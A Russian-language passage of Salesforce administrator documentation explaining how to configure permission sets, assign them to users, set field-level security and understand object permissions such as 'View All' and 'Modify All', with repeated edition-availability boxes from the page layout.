Lightning Experience

Доступно в версиях: **Contact Manager, Professional, Group, Enterprise, Performance, Unlimited, Developer, and Database.com Editions**

Additional permission sets available for an extra cost in **Professional Edition**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для пакетного редактирования наборов полномочий в списковом представлении:

- «Управление профилями и наборами полномочий»



## Страница общих сведений о наборе полномочий

Страница общих сведений о наборе полномочий предоставляет доступ ко всем полномочиям набора. Чтобы открыть страницу с общими сведениями о наборе полномочий, введите «*Наборы полномочий*» в поле «Быстрый поиск» в меню «Настройка», выберите пункт «**Наборы полномочий**», затем выберите нужный набор полномочий.



[Просмотреть обзор: создание, редактирование и назначение набора полномочий](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Professional, Group, Enterprise, Performance, Unlimited, Developer, and Database.com Editions**

Additional permission sets available for an extra cost in **Professional Edition**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления наборов полномочий и редактирования свойств набора полномочий:

- «Управление профилями и наборами полномочий»

## Общие сведения о параметрах системы и приложения в наборах полномочий

Полномочия и параметры, доступные в наборах полномочий, объединены в категории «Приложения» и «Система», которые отображают разрешения пользователей, необходимые для управления и использования данных ресурсов.

### Параметры приложения

Приложение — это набор вкладок, который может быть выбран в раскрывающемся меню верхнего колонтитула. Все основные объекты, компоненты, данные и конфигурации отображаются всегда — независимо от выбранного приложения. Благодаря выбору нужного приложения, пользователю доступен набор тех вкладок, которые необходимы для эффективного использования основных функций данного приложения. Например, основная часть работы выполняется посредством приложения Sales, содержащего вкладки «Организации» и «Возможности». Чтобы просмотреть новые маркетинговые кампании и их участников, пользователь может выбрать приложение Marketing в раскрывающемся меню приложений (вместо добавления вкладки «Кампании» в приложение Sales).

Раздел «Приложения» на странице общих сведений о наборе полномочий содержит параметры, связанные с бизнес-процессами приложений. Например, чтобы разрешить агентам службы поддержки

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Professional, Group, Enterprise, Performance, Unlimited, Developer, and Database.com Editions**

Additional permission sets available for an extra cost in **Professional Edition**


управление обращениями, рекомендуем установить флажок «Управление обращениями» в разделе Call Center на странице «Полномочия приложения». Некоторые параметры приложения не связаны с полномочиями приложения. Например, чтобы включить приложение Time-Off Manager, установленное из каталога AppExchange, пользователи должны получить доступ к соответствующим классам Apex и страницам Visualforce, а также полномочия поля и объекта, позволяющие создавать запросы на утверждение отгулов.

### Параметры системы

Некоторые системные функции применяются к организации, а не отдельному приложению. Например, полномочие «Просмотр настройки и конфигурации» предоставляет пользователям право на просмотр страниц, содержащих параметры настройки и управления. Остальные системные функции применяются ко всем приложениям. Например, полномочия «Запуск отчетов» и «Управление панелями мониторинга» позволяют менеджерам создавать отчеты и управлять ими во всех приложениях. Некоторые полномочия (например, «Изменение всех данных») применяются ко всем приложениям и поддерживают функции, которые не связаны с приложениями (например, загрузка приложения Data Loader).

### Поиск наборов полномочий

При необходимости введите критерии поиска на любой странице сведений о наборе полномочий для быстрого перехода к другим страницам набора полномочий.

Введите не менее трех последовательных букв из имени нужного объекта, параметра или полномочия в поле  «Поиск параметров...» на странице сведений о любом наборе полномочий. Критерии поиска не чувствительны к регистру. По мере ввода отображается список элементов, соответствующих заданному критерию поиска. Чтобы открыть соответствующую страницу параметров, щелкните имя нужного элемента в списке.

Некоторые категории поддерживают поиск по имени конкретного полномочия или параметра. Другие категории поддерживают поиск по имени категории.

| Элемент  | Поиск                                 | Пример   |
|--|---------------------------------------|--|
| Назначенные приложения   | Имя приложения                        | Введите критерий <i>продажи</i> в поле «Поиск параметров...» и выберите элемент списка «Продажи».  |
| Объекты  | Имя объекта                           | Например, чтобы найти настраиваемый объект «Альбомы», введите критерий <i>альб</i> и выберите элемент списка «Альбомы».  |
| <ul style="list-style-type: none"> <li>Поля</li> <li>Типы записей</li> </ul> | Имя родительского объекта             | Например, объект «Альбомы» содержит поле «Описание». Чтобы найти поле «Описание» для объекта «Альбомы», введите критерий <i>альб</i> , выберите элемент списка «Альбомы» и прокрутите страницу до поля «Описание» в разделе «Полномочия поля». |
| Вкладки  | Имя вкладки или родительского объекта | Введите критерий <i>отч</i> и выберите элемент списка «Отчеты».  |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Professional, Group, Enterprise, Performance, Unlimited, Developer, and Database.com** Editions

Additional permission sets available for an extra cost in **Professional** Edition

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для поиска наборов полномочий:

- «Просмотр настройки и конфигурации»

| Элемент                         | Поиск          | Пример   |
|---------------------------------|----------------|--|
| Полномочия приложения и системы | Имя полномочия | Введите критерий <i>арі</i> и выберите элемент списка «API включен».   |
| Все другие категории            | Имя категории  | Чтобы найти параметры доступа к классу Apex, введите критерий <i>арех</i> и выберите элемент списка «Доступ к классу Apex». Чтобы найти настраиваемые полномочия, введите критерий <i>наст</i> и выберите элемент списка «Настраиваемые полномочия». И т. д. |

Если результаты поиска не отображаются, выполните указанные ниже действия.

- Убедитесь, что поисковый запрос содержит не менее трех последовательных символов из имени нужного объекта, параметра или полномочия.
- Убедитесь, что поисковый запрос введен без ошибок.
- Искомое полномочие, объект или параметр может быть недоступен в текущей организации.
- Искомый элемент может быть недоступен для лицензии пользователя, связанной с текущим набором полномочий. Например, набор полномочий, которому назначена лицензия «Стандартный пользователь платформы», не содержит полномочия «Изменение всех данных».

СМ. ТАКЖЕ:

[Наборы полномочий](#)

## Просмотр и редактирование назначенных приложений в наборах полномочий

Параметры назначенного приложения определяют приложения, доступные пользователям в меню приложений Force.com.

В отличие от профилей, наборы полномочий не позволяют назначать стандартные приложения. Пользователи могут определять только их доступность.

Чтобы назначить приложения, выполните указанные ниже действия.

1. Введите строку «*Наборы полномочий*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Наборы полномочий**».
2. Выберите или создайте набор полномочий.
3. Щелкните ссылку «**Назначенные приложения**» на странице общих сведений о наборе полномочий.
4. Нажмите кнопку «**Правка**».
5. Чтобы назначить приложения, выберите нужные приложения в списке «Доступные приложения» и нажмите кнопку «**Добавить**». Чтобы удалить приложения из набора полномочий, выберите нужные приложения в списке «Включенные приложения» и нажмите кнопку «**Удалить**».
6. Нажмите кнопку «**Сохранить**».

СМ. ТАКЖЕ:

[Наборы полномочий](#)

## Назначение настраиваемых типов записей в наборах полномочий

1. Введите строку «*Наборы полномочий*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Наборы полномочий**».
2. Выберите или создайте набор полномочий.
3. Щелкните ссылку «**Параметры объекта**» на странице общих сведений о наборе полномочий и выберите нужный объект.
4. Нажмите кнопку «**Правка**».
5. Выберите нужные типы записей.
6. Нажмите кнопку «**Сохранить**».

СМ. ТАКЖЕ:

[Как определяется доступ к типу записи?](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Professional, Group, Enterprise, Performance, Unlimited, Developer, and Database.com** Editions

Additional permission sets available for an extra cost in **Professional** Edition

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования параметров назначенного приложения:

- «Управление профилями и наборами полномочий»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения типов записей в наборах полномочий:

- «Управление профилями и наборами полномочий»

### Как определяется доступ к типу записи?

Типы записей могут быть назначены пользователям посредством профилей и/или наборов полномочий. Назначение типа записи выполняется в профилях и наборах полномочий по-разному.

- Стандартный тип записи пользователя задается в личных параметрах. Стандартный тип записи не может быть задан в наборах полномочий.
- При необходимости назначьте тип записи «--Основной--» в профилях. Наборы полномочий позволяют назначать только настраиваемые типы записей. Алгоритм создания записи определяется типами записей, назначаемыми в профилях и наборах полномочий.

| Тип записи, выбранный в профиле пользователя | Общее количество настраиваемых типов записей в наборах полномочий | Действия при создании записи   |
|--|---|--|
| --Основной--                                 | Нет   | Новая запись связывается с основным типом записи.  |
| --Основной--                                 | 1   | Новая запись связывается с настраиваемым типом записи. Пользователи не могут выбирать основной тип записи.   |
| --Основной--                                 | Много   | Пользователям предлагается выбрать тип записи.   |
| Настраиваемый                                | 1 или много   | Пользователям предлагается выбрать тип записи. Возможность использования стандартного типа записи и отмены запроса на выбор типа записи не поддерживается личными параметрами пользователей. |

- Назначения макетов страниц задаются только в профилях, так как отсутствуют в наборах полномочий. Набор полномочий, определяющий настраиваемый тип записи, предоставляет доступ к назначению макета страницы, заданному для данного типа записи в профилях пользователей. (Назначения макета страницы задаются для каждого типа записи в профилях.)
- Стандартный тип записи, заданный в профиле пользователя, назначается преобразованным записям интересов.
- Пользователи могут просматривать записи, назначенные любому типу записи. Как результат, макет страницы назначается каждому типу записи в профиле пользователя. Назначение типа записи в профиле пользователя или

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

наборе полномочий не определяет доступность записи данного типа. Наоборот, назначение типа записи определяет доступность данного типа при создании или редактировании записи.

- Пакеты и наборы изменений не поддерживают типы записей, заданные посредством наборов полномочий. Как результат, любой тип записи, назначенный посредством наборов полномочий в безопасной организации, должен быть вручную воспроизведен в производственной организации.

СМ. ТАКЖЕ:

[Назначение типов записей и макетов страниц в расширенном пользовательском интерфейсе профиля](#)

[Назначение типов записей профилям в исходном пользовательском интерфейсе профиля](#)

[Назначение настраиваемых типов записей в наборах полномочий](#)

[Назначение макетов страниц в исходном пользовательском интерфейсе профиля](#)

## Включение настраиваемых полномочий в наборах полномочий

Настраиваемые полномочия позволяют предоставлять доступ к настраиваемым процессам или приложениям. Созданное настраиваемое полномочие, связанное с процессом или приложением, может быть включено в наборах полномочий.

1. Введите строку «*Наборы полномочий*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Наборы полномочий**».
2. Выберите или создайте набор полномочий.
3. Щелкните ссылку «**Настраиваемые полномочия**» на странице общих сведений о наборе полномочий.
4. Нажмите кнопку «**Правка**».
5. Чтобы включить настраиваемые полномочия, выберите нужные полномочия в списке «Доступные настраиваемые полномочия» и нажмите кнопку «**Добавить**». Чтобы удалить настраиваемые полномочия из набора полномочий, выберите нужные полномочия в списке «Включенные настраиваемые полномочия» и нажмите кнопку «**Удалить**».
6. Нажмите кнопку «**Сохранить**».

СМ. ТАКЖЕ:

[Настраиваемые полномочия](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Для организаций, использующих Group Edition и Professional Edition, нельзя создавать или редактировать настраиваемые полномочия, но можно установить их как часть управляемого пакета.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения настраиваемых полномочий в наборах полномочий:

- «Управление профилями и наборами полномочий»

## Управление назначениями набора полномочий

Страница сведений о пользователе позволяет назначать наборы полномочий отдельному пользователю, тогда как страница сведений о наборе полномочий позволяет назначать набор полномочий нескольким пользователям.

- [Назначение наборов полномочий отдельному пользователю](#)
- [Пакетное назначение набора полномочий пользователям](#)
- [Удаление назначений пользователя из набора полномочий](#)

## Страница «Назначенные пользователи» набора полномочий

Страница «Назначенные пользователи» позволяет просматривать всех пользователей, назначенных набору полномочий, назначать дополнительных пользователей и удалять назначения пользователя.

Чтобы просмотреть всех пользователей, назначенных набору полномочий, нажмите кнопку **«Управление назначениями»** на странице сведений о нужном наборе полномочий. Ниже перечислены действия, доступные на странице «Назначенные пользователи».

- [Назначение пользователей набору полномочий](#)
- [Удаление назначений пользователя из набора полномочий](#)
- [Редактирование сведений о пользователе](#)
- Просмотр страницы сведений о пользователе путем выбора его имени, псевдонима или имени пользователя
- Просмотр профиля путем выбора его имени

СМ. ТАКЖЕ:

[Назначение наборов полномочий отдельному пользователю](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Professional, Group, Enterprise, Performance, Unlimited, Developer, and Database.com** Editions

Additional permission sets available for an extra cost in **Professional** Edition

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Professional, Group, Enterprise, Performance, Unlimited, Developer, and Database.com** Editions

Additional permission sets available for an extra cost in **Professional** Edition

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра пользователей, назначенных набору полномочий:

- «Просмотр настройки и конфигурации»

## Назначение наборов полномочий отдельному пользователю

Страница сведений о пользователе позволяет назначать наборы полномочий или удалять их назначения.

1. Введите строку «*Пользователи*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Пользователи**».
2. Выберите нужного пользователя.
3. Нажмите кнопку «**Редактировать назначения**» в связанном списке «Назначения набора полномочий».
4. Чтобы назначить набор полномочий, выберите нужный набор в поле «Доступные наборы полномочий» и нажмите кнопку «**Добавить**». Чтобы удалить назначение набора полномочий, выберите нужный набор в поле «Включенные наборы полномочий» и нажмите кнопку «**Удалить**».


### Прим.:

- Страница «Назначения набора полномочий» содержит наборы полномочий без связанной лицензии и наборы полномочий, которые соответствуют лицензии пользователя. Например, при использовании лицензии Chatter Only пользователю могут быть назначены наборы полномочий с лицензией Chatter Only и наборы полномочий без связанной лицензии.

При назначении набора полномочий без связанной лицензии пользователя все включенные параметры и полномочия должны быть разрешены лицензией пользователя. В противном случае назначение не выполняется.

- Некоторые полномочия могут быть предоставлены пользователю только при наличии соответствующих *лицензий набора полномочий*. Например, набор полномочий «Identity», дополненный полномочием «Использование Identity Connect», может быть назначен только пользователям с лицензией набора полномочий Identity Connect.

5. Нажмите кнопку «**Сохранить**».

 **Совет:** При необходимости выполните данную и другие задачи администрирования посредством мобильного приложения SalesforceA.

### СМ. ТАКЖЕ:

[Пакетное назначение набора полномочий пользователям SalesforceA](#)

[Лицензии пользователя в наборах полномочий](#)

[Пакетное назначение набора полномочий пользователям](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Professional, Group, Enterprise, Performance, Unlimited, Developer, and Database.com Editions**

Additional permission sets available for an extra cost in **Professional Edition**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения наборов полномочий:

- «Назначение наборов полномочий»



### Пакетное назначение набора полномочий пользователям

Любая страница сведений о наборе полномочий позволяет назначать набор полномочий как минимум одному пользователю.

- 
[Просмотреть обзор: «Назначение набора полномочий»](#)

#### СМ. ТАКЖЕ:

- [Удаление назначений пользователя из набора полномочий](#)
- [Назначение наборов полномочий отдельному пользователю](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Professional, Group, Enterprise, Performance, Unlimited, Developer, and Database.com** Editions

Additional permission sets available for an extra cost in **Professional** Edition

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения набора полномочий пользователям:

- «Назначение наборов полномочий»

### Удаление назначений пользователя из набора полномочий

Любая страница сведений о наборе полномочий позволяет удалять назначение как минимум одного пользователя.

1. Введите строку «*Наборы полномочий*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Наборы полномочий**».
2. Выберите нужный набор полномочий.
3. Нажмите кнопку «**Управление назначениями**» на странице сведений о наборе полномочий.
4. Выберите пользователей для удаления из данного набора полномочий. Одновременно можно удалять не более 1 000 пользователей.
5. Нажмите кнопку «**Удалить назначения**».  
Данная кнопка доступна только при выборе как минимум одного пользователя.
6. Чтобы открыть список всех пользователей, назначенных набору полномочий, нажмите кнопку «**Готово**».

СМ. ТАКЖЕ:

[Пакетное назначение набора полномочий пользователям](#)

### Отмена полномочий и доступа

Профили и наборы полномочий позволяют предоставлять доступ, но не могут использоваться для его отмены. Любое полномочие, предоставленное посредством профиля или набора полномочий, является действительным. Например, если полномочие «Перенос записи» отключено в профиле пользователя, но включено в двух наборах полномочий, то данный пользователь может переносить записи, независимо от своей ответственности. Чтобы отменить полномочие, рекомендуем удалить все экземпляры полномочия для пользователя. Ниже перечислены доступные действия и возможные последствия.

| Действие  | Последствие  |
|---|--|
| Отключите полномочие или удалите параметр доступа из профиля и любого набора полномочий, назначенного пользователю. | Полномочие или параметр доступа отключается для всех других пользователей, назначенных профилю или наборам полномочий. |
| Если полномочие или параметр доступа включен в профиле пользователя, назначьте пользователю другой профиль.<br>И    | Пользователь может потерять другие полномочия или параметры доступа, связанные с профилем или наборами полномочий.     |

#### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager, Professional, Group, Enterprise, Performance, Unlimited, Developer, and Database.com** Editions

Additional permission sets available for an extra cost in **Professional** Edition

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления назначений набора полномочий:

- «Назначение наборов полномочий»

#### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager, Professional Edition, Group Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com**.

Дополнительные наборы разрешений доступны при дополнительной оплате в выпуске **Professional Edition**.

| Действие   | Последствие |
|--|-------------|
| Если полномочие или параметр доступа включен в любом наборе полномочий, назначенном пользователю, удалите назначения набора полномочий для этого пользователя. |             |

Чтобы избежать последствий, рекомендуем тщательно продумать все возможные варианты. Например, пользователь может клонировать назначенный профиль или любой назначенный набор полномочий, где включено полномочие или параметр доступа, а затем отключить данное полномочие или параметр доступа и назначить клонированный профиль или набор полномочий пользователю. Другой возможный вариант: пользователь может создать базовый профиль, которому назначаются минимальные полномочия и параметры, доступные большому количеству пользователей, а затем создать наборы полномочий для предоставления дополнительного доступа.

СМ. ТАКЖЕ:

[Полномочия и доступ пользователя](#)

[Просмотреть обзор: создание, редактирование и назначение набора полномочий](#)

[Назначение наборов полномочий отдельному пользователю](#)

## Доступ к полю

### Факторы, определяющие доступ к полям

Доступность полей для просмотра и редактирования пользователями Salesforce определяется несколькими факторами. Доступ к полям можно контролировать на уровне типа записи, уровня пользователя или поля.

- **Макеты страниц:** поля могут быть видимыми, обязательными, редактируемыми или доступными только для чтения в зависимости от типа записи.
- **Безопасность поля:** поля могут быть видимыми, редактируемыми или доступными только для чтения, а доступ пользователей может быть дополнительно ограничен. Данные параметры переопределяют свойства поля, заданные в макете страницы, если параметры безопасности поля являются более строгими.
- **Полномочия:** некоторые полномочия пользователя переопределяют макеты страниц и параметры безопасности поля. Например, пользователи с полномочием «Редактирование полей только для чтения» всегда могут редактировать поля, доступные только для чтения, независимо от любых других параметров.
- **Универсальные обязательные поля:** переопределяют любые менее строгие параметры для макетов страниц или безопасности поля за счет присвоения полю статуса универсального обязательного.

Чтобы подтвердить доступ пользователей к определенным полям после настройки данных элементов, воспользуйтесь [сеткой доступности полей](#).

СМ. ТАКЖЕ:

[Изменение параметров доступа к полям](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**


Макеты страниц недоступны  
в версии **Database.com**  
**Edition.**

## Проверка доступности отдельного поля

Проверьте, ограничен ли доступ к полю и на каком уровне — тип записи, профиль пользователя или поле.

1. Откройте область полей соответствующего объекта.
  - Для раскрывающихся списков статусов проверки статей базы знаний, в разделе «Настройка» введите «*Статусы проверки*» в поле «Быстрый поиск», затем выберите **Статусы проверки**.
2. Выберите нужное поле и нажмите кнопку «**Просмотр доступности поля**».
3. Проверьте правильность доступа к полю для разных профилей и типов записей.
4. Чтобы просмотреть, является ли поле обязательным, редактируемым, скрытым или доступным только для чтения на основе макета страницы или безопасности поля, наведите указатель мыши на любой параметр доступа к полю.
5. Щелкните любой параметр доступности поля для его изменения.

Чтобы проверить доступность полей по конкретному профилю, типу записи или полю, в меню «Настройка», введите «*Доступность полей*» в поле «Быстрый поиск», затем выберите «**Доступность полей**». Данная страница позволяет выбрать отдельную вкладку для просмотра и определить способ проверки доступа — по профилям, типам записей или полям.

 **Прим.:** Данный пользовательский интерфейс не поддерживает проверку доступа для наборов полномочий.

СМ. ТАКЖЕ:

[Факторы, определяющие доступ к полям](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра доступности поля:

- «Просмотр настройки и конфигурации»

### Изменение параметров доступа к полям

Сетка доступности полей позволяет выбирать любые параметры доступа к полю для изменения его доступности в макете страницы или параметрах безопасности поля. Параметры доступа к полю могут быть изменены на странице «Параметры доступа».

- Выберите уровень доступа профиля к полю в разделе «Безопасность поля».

| Уровень доступа   | Включенные параметры         |
|---|------------------------------|
| Пользователи могут просматривать и редактировать поле.            | Доступно                     |
| Пользователи могут просматривать, но не могут редактировать поле. | Доступно и Только для чтения |
| Пользователи не могут просматривать или редактировать поле.       | Нет                          |

Рекомендуем использовать параметры безопасности поля для определения уровня доступа пользователей к полям вместо создания нескольких макетов страниц.

- Ниже перечислены действия, доступные в разделе «Макет страницы».
  - Установите переключатель «Удалить или изменить редактируемость» и измените свойства доступа к полю для макета страницы. Данные изменения повлияют на все комбинации профиля и типа записи, использующие данный макет страницы.
  - Чтобы назначить комбинации профиля и типа записи другой макет страницы, установите переключатель «Выбрать другой макет страницы».

СМ. ТАКЖЕ:

[Факторы, определяющие доступ к полям](#)

### Общие сведения о безопасности поля

Ниже перечислены компоненты, позволяющие администраторам ограничивать доступ пользователей для просмотра и редактирования определенных полей посредством параметров безопасности поля.

- Страницы сведений и редактирования
- Связанные списки
- Списковые представления
- Отчеты
- Connect Offline
- Шаблоны эл. почты и стандартных писем
- Настраиваемые ссылки
- Партнерский портал
- Клиентский портал Salesforce

#### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях:

**Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition и Database.com Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра доступности поля:

- «Просмотр настройки и конфигурации»

Для изменения доступности поля:

- «Настройка приложения»

И

«Управление профилями и наборами полномочий»

#### ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях:

**Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition и Database.com Edition.**

- Синхронизированные данные
- Импортированные данные

Поля, доступные пользователям на страницах просмотра и редактирования сведений, определяются макетами страниц и параметрами безопасности поля. Всегда применяются более строгие параметры доступа. Например, если поле является обязательным в макете страницы, но доступным только для чтения в параметрах безопасности поля, то параметры безопасности переопределяют макет страницы и предоставляют пользователю доступ к полю только для чтения.

- ❗ **Важное замечание:** Безопасность поля не препятствует поиску значений в поле. Если критерии поиска соответствуют значениям полей, защищенных параметрами безопасности, то результаты поиска возвращают связанные записи без защищенных полей и их значений.

Чтобы определить параметры безопасности поля, воспользуйтесь одним из указанных ниже способов.

- [Для нескольких полей одного набора полномочий или профиля](#)
- [Для одного поля всех профилей](#)

Ниже перечислены действия, доступные пользователям после настройки параметров безопасности поля.

- Чтобы систематизировать поля на страницах просмотра и редактирования сведений, создайте макеты страниц.
- Проверьте уровень доступа пользователей к полям на странице доступности полей.
- Настройте макеты поиска для определения полей, отображающихся в результатах поиска, диалоговых окнах поиска и основных списках на начальных страницах вкладок.

- 📌 **Прим.:** Поля формулы и сводного резюмирования доступны только для чтения на страницах сведений и недоступны на страницах редактирования. Данные поля могут быть доступны пользователям даже в том случае, если ссылаются на недоступные поля. Страницы редактирования всегда отображают универсальные обязательные поля, независимо от заданных параметров безопасности поля.

Мастер групп взаимосвязи позволяет создавать и редактировать группы взаимосвязи, независимо от заданных параметров безопасности поля.

## Настройка полномочий поля в наборах полномочий и профилях

Полномочия поля определяют уровень доступа к каждому полю объекта.

1. В меню «Настройка» выполните одно из следующих действий.
  - Введите строку «*Наборы полномочий*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Наборы полномочий»**.
  - Введите строку «*Профили*» в поле «Быстрый поиск» и выберите пункт **«Профили»**.
2. Выберите нужный набор полномочий или профиль.
3. В зависимости от используемого типа интерфейса, выполните одно из указанных ниже действий.
  - Наборы полномочий или расширенный пользовательский интерфейс профиля: введите имя объекта в поле **«Поиск параметров...»** и выберите нужный объект из списка. Нажмите кнопку **«Правка»** и прокрутите страницу до раздела «Полномочия поля».
  - Исходный пользовательский интерфейс профиля: щелкните ссылку **«Просмотр»** напротив нужного объекта в разделе «Безопасность поля» и нажмите кнопку **«Правка»**.
4. Выберите уровень доступа к полю.
5. Нажмите кнопку **«Сохранить»**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:

**Enterprise Edition,  
Performance Edition,  
Unlimited Edition,  
Developer Edition** и  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки параметров безопасности поля:

- «Управление профилями и наборами полномочий»

И

«Настройка приложения»

Настройка параметров безопасности отдельного поля во всех профилях

1. На странице параметров управления полями объекта перейдите к разделу «Поля».
2. Выберите нужное поле.
3. Нажмите кнопку **«Просмотр доступности поля»**.
4. Укажите уровень доступа к полю.
5. Нажмите кнопку **«Сохранить»**.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки параметров безопасности поля:

- «Управление профилями и наборами полномочий»
- И
- «Настройка приложения»

## Справочное руководство по полномочиям

### Полномочия пользователя

Полномочия пользователя определяют доступные действия и функции. Например, полномочие «Просмотр настройки и конфигурации» позволяет пользователям просматривать страницы настройки, тогда как полномочие «API включен» предоставляет пользователям доступ к любому интерфейсу Salesforce API. Полномочия пользователя могут быть включены в наборы полномочий и настраиваемые профили. В наборах полномочий и расширенном пользовательском интерфейсе профиля данные полномочия (и их описания) перечислены на странице «Полномочия приложения» или «Полномочия системы». В исходном пользовательском интерфейсе профиля полномочия пользователя перечислены в разделах «Полномочия администратора» и «Общие полномочия пользователя».

Чтобы просмотреть разрешения и их описания, в разделе «Настройка» введите *«Наборы полномочий»* в поле «Быстрый поиск», затем выберите **«Наборы полномочий»**, затем выберите или создайте новый набор полномочий. Затем щелкните ссылку **«Полномочия приложения»** или **«Полномочия системы»** на странице «Общие сведения о наборе полномочий».

СМ. ТАКЖЕ:

[Профили](#)

[Наборы полномочий](#)

[Стандартные профили](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступные полномочия пользователя определяются используемой версией Salesforce.




## Полномочия объекта

Полномочия объекта определяют основной уровень доступа пользователей для создания, чтения, редактирования и удаления записей каждого объекта. Управление полномочиями объекта выполняется посредством наборов полномочий и профилей.

Полномочия объекта сохраняют или переопределяют правила и параметры общего доступа. Ниже перечислены полномочия, которые определяют уровень доступа пользователей к объектам.

| Полномочие      | Описание  | Сохраняет или переопределяет общий доступ? |
|-----------------|---|--|
| Чтение          | Пользователи могут только просматривать записи данного типа.  | Сохраняет общий доступ                     |
| Создание        | Пользователи могут просматривать и создавать записи.  | Сохраняет общий доступ                     |
| Редактирование  | Пользователи могут просматривать и обновлять записи.  | Сохраняет общий доступ                     |
| Удаление        | Пользователи могут просматривать, редактировать и удалять записи.   | Сохраняет общий доступ                     |
| Просмотреть все | Пользователи могут просматривать все записи, связанные с данным объектом, независимо от параметров общего доступа.  | Переопределяет общий доступ                |
| Изменить все    | Пользователи могут просматривать, редактировать, удалять, переносить и утверждать все записи, связанные с данным объектом, независимо от параметров общего доступа. | Переопределяет общий доступ                |

 **Прим.:** Полномочие «Изменить все» для документов предоставляет доступ ко всем общедоступным папкам, но не дает права на редактирование свойств папки или создание папок. Редактирование свойств папки и создание папок доступно только при наличии полномочия «Управление общедоступными документами».

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

СМ. ТАКЖЕ:

[Общие сведения о полномочиях «Просмотреть все» и «Изменить все»](#)

[Сравнение моделей безопасности](#)

[Полномочия поля](#)

Общие сведения о полномочиях «Просмотреть все» и «Изменить все»

Полномочия «Просмотреть все» и «Изменить все» не распространяются на параметры и правила общего доступа, поэтому администраторы могут предоставлять доступ ко всем записям, связанным с данным объектом в организации. Полномочия «Просмотреть все» и «Изменить все» могут использоваться как лучшая альтернатива полномочиям «Просмотр всех данных» и «Изменение всех данных».

Ниже перечислены различия между типами полномочий.

| Полномочия                                    | Область использования   | Целевые пользователи  |
|---|---|---|
| Просмотреть все<br>Изменить все               | Делегирование полномочий объекта  | Делегированные администраторы, управляющие записями конкретных объектов   |
| Просмотр всех данных<br>Изменение всех данных | Управление всеми данными организации (например, удаление данных, дедубликация, пакетное удаление, пакетный перенос и управление утверждениями записи)   | Администраторы всей организации   |
